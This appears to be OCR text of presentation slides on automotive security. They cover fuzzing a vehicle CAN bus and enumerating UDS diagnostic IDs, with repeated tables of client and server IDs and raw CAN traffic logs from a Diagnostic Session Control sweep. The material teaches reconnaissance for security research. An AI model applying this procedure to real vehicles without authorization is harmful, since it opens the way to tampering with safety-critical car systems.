
x 3

Fuzzing / Enumeration

- Supply of expected or unexpected input
- Analysis of the result
- Understanding of the target system
- Monitoring of unexpected behaviour

You can find unexpected behaviour in the most unexpected places

ARB ID Enumeration



ARB ID Enumeration

- Target IDs?
- 11-bit or 29-bit?
- Standardised IDs or manufacturer specific

ARB ID Enumeration

- UDS Request


ARB ID Enumeration

- UDS Request

- Monitor for positive or negative responses after each iteration

- Resend of request to prove the existence of server and client IDs

ARB ID Enumeration




ARB ID Enumeration

Identified diagnostics:

CLIENT ID	SERVER ID
0x00000707	0x00000727
0x0000070c	0x00000700
0x0000071d	0x0000072d
0x00000723	0x00000735
0x0000073d	0x0000073e
0x00000740	0x00000760
0x00000742	0x00000762
0x00000743	0x00000763
0x00000744	0x00000764
0x00000745	0x00000765
0x00000747	0x00000767
0x0000074d	0x0000076d
0x0000074e	0x0000076e
0x00000752	0x00000772
0x00000758	0x00000778
0x000007c3	0x000007c9
0x000007d4	0x000007d5
0x000007df	0x000007e8
0x000007e0	0x000007e8
0x000007e1	0x000007e9
0x000007f1	0x000007f9


ARB ID Enumeration



Identified diagnostics:

CLIENT ID	SERVER ID
0x00000707	0x00000727
0x0000070c	0x00000700
0x0000071d	0x0000072d
0x00000723	0x00000735
0x0000073d	0x0000073e
0x00000740	0x00000760
0x00000742	0x00000762
0x00000743	0x00000763
0x00000744	0x00000764
0x00000745	0x00000765
0x00000747	0x00000767
0x0000074d	0x0000076d
0x0000074e	0x0000076e
0x00000752	0x00000772
0x00000758	0x00000778
0x000007c3	0x000007c9
0x000007d4	0x000007d5
0x000007df	0x000007e8
0x000007e0	0x000007e8
0x000007e1	0x000007e9
0x000007f1	0x000007f9


ARB ID Enumeration



Identified diagnostics:

CLIENT ID	SERVER ID
0x00000707	0x00000727
0x0000070c	0x00000700
0x0000071d	0x0000072d
0x00000723	0x00000735
0x0000073d	0x0000073e
0x00000740	0x00000760
0x00000742	0x00000762
0x00000743	0x00000763
0x00000744	0x00000764
0x00000745	0x00000765
0x00000747	0x00000767
0x0000074d	0x0000076d
0x0000074e	0x0000076e
0x00000752	0x00000772
0x00000758	0x00000778
0x000007c3	0x000007c9
0x000007d4	0x000007d5
0x000007df	0x000007e8
0x000007e0	0x000007e8
0x000007e1	0x000007e9
0x000007f1	0x000007f9

ARB ID Enumeration



Identified diagnostics:

CLIENT ID	SERVER ID
0x00000707	0x00000727
0x0000070c	0x00000700
0x0000071d	0x0000072d
0x00000723	0x00000735
0x0000073d	0x0000073e
0x00000740	0x00000760
0x00000742	0x00000762
0x00000743	0x00000763
0x00000744	0x00000764
0x00000745	0x00000765
0x00000747	0x00000767
0x0000074d	0x0000076d
0x0000074e	0x0000076e
0x00000752	0x00000772
0x00000758	0x00000778
0x000007c3	0x000007c9
0x000007d4	0x000007d5
0x000007df	0x000007e8
0x000007e0	0x000007e8
0x000007e1	0x000007e9
0x000007f1	0x000007f9

ARB ID Enumeration

```
Sending Diagnostic Session Control to 0x07e2
  Verifying potential response from 0x07e2
    Resending 0x7e2 ...   No response
    Resending 0x7e1 ...   Success
Found diagnostics server listening at 0x07e1, response at 0x07e9
```

```
can0  7DC   [8]  02 10 01 00 00 00 00 00
can0  7DD   [8]  02 10 01 00 00 00 00 00
can0  7DE   [8]  02 10 01 00 00 00 00 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E3   [8]  02 10 01 00 00 00 00 00
can0  7E4   [8]  02 10 01 00 00 00 00 00
can0  7E5   [8]  02 10 01 00 00 00 00 00
can0  7E6   [8]  02 10 01 00 00 00 00 00
can0  7E7   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  02 10 01 00 00 00 00 00
```

ARB ID Enumeration

```
Sending Diagnostic Session Control to 0x07e2
  Verifying potential response from 0x07e2
    Resending 0x7e2 ...   No response
    Resending 0x7e1 ...   Success
Found diagnostics server listening at 0x07e1, response at 0x07e9
```

```
can0  7DC   [8]  02 10 01 00 00 00 00 00
can0  7DD   [8]  02 10 01 00 00 00 00 00
can0  7DE   [8]  02 10 01 00 00 00 00 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E3   [8]  02 10 01 00 00 00 00 00
can0  7E4   [8]  02 10 01 00 00 00 00 00
can0  7E5   [8]  02 10 01 00 00 00 00 00
can0  7E6   [8]  02 10 01 00 00 00 00 00
can0  7E7   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  02 10 01 00 00 00 00 00
```

ARB ID Enumeration

```
Sending Diagnostic Session Control to 0x07e2
  Verifying potential response from 0x07e2
    Resending 0x7e2 ...   No response
    Resending 0x7e1 ...   Success
Found diagnostics server listening at 0x07e1, response at 0x07e9
```

```
can0  7DC   [8]  02 10 01 00 00 00 00 00
can0  7DD   [8]  02 10 01 00 00 00 00 00
can0  7DE   [8]  02 10 01 00 00 00 00 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7DF   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E0   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  06 50 01 00 32 01 F4 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E1   [8]  02 10 01 00 00 00 00 00
can0  7E9   [8]  03 7F 10 12 FF FF FF FF
can0  7E2   [8]  02 10 01 00 00 00 00 00
can0  7E3   [8]  02 10 01 00 00 00 00 00
can0  7E4   [8]  02 10 01 00 00 00 00 00
can0  7E5   [8]  02 10 01 00 00 00 00 00
can0  7E6   [8]  02 10 01 00 00 00 00 00
can0  7E7   [8]  02 10 01 00 00 00 00 00
can0  7E8   [8]  02 10 01 00 00 00 00 00
```

ARB ID Enumeration

```
Sending Diagnostic Session Control to 0x07e2
  Verifying potential response from 0x07e2
    Resending 0x7e2 ...   No response
    Resending 0x7e1 ...   Success
Found diagnostics server listening at 0x07e1, response at 0x07e9
```

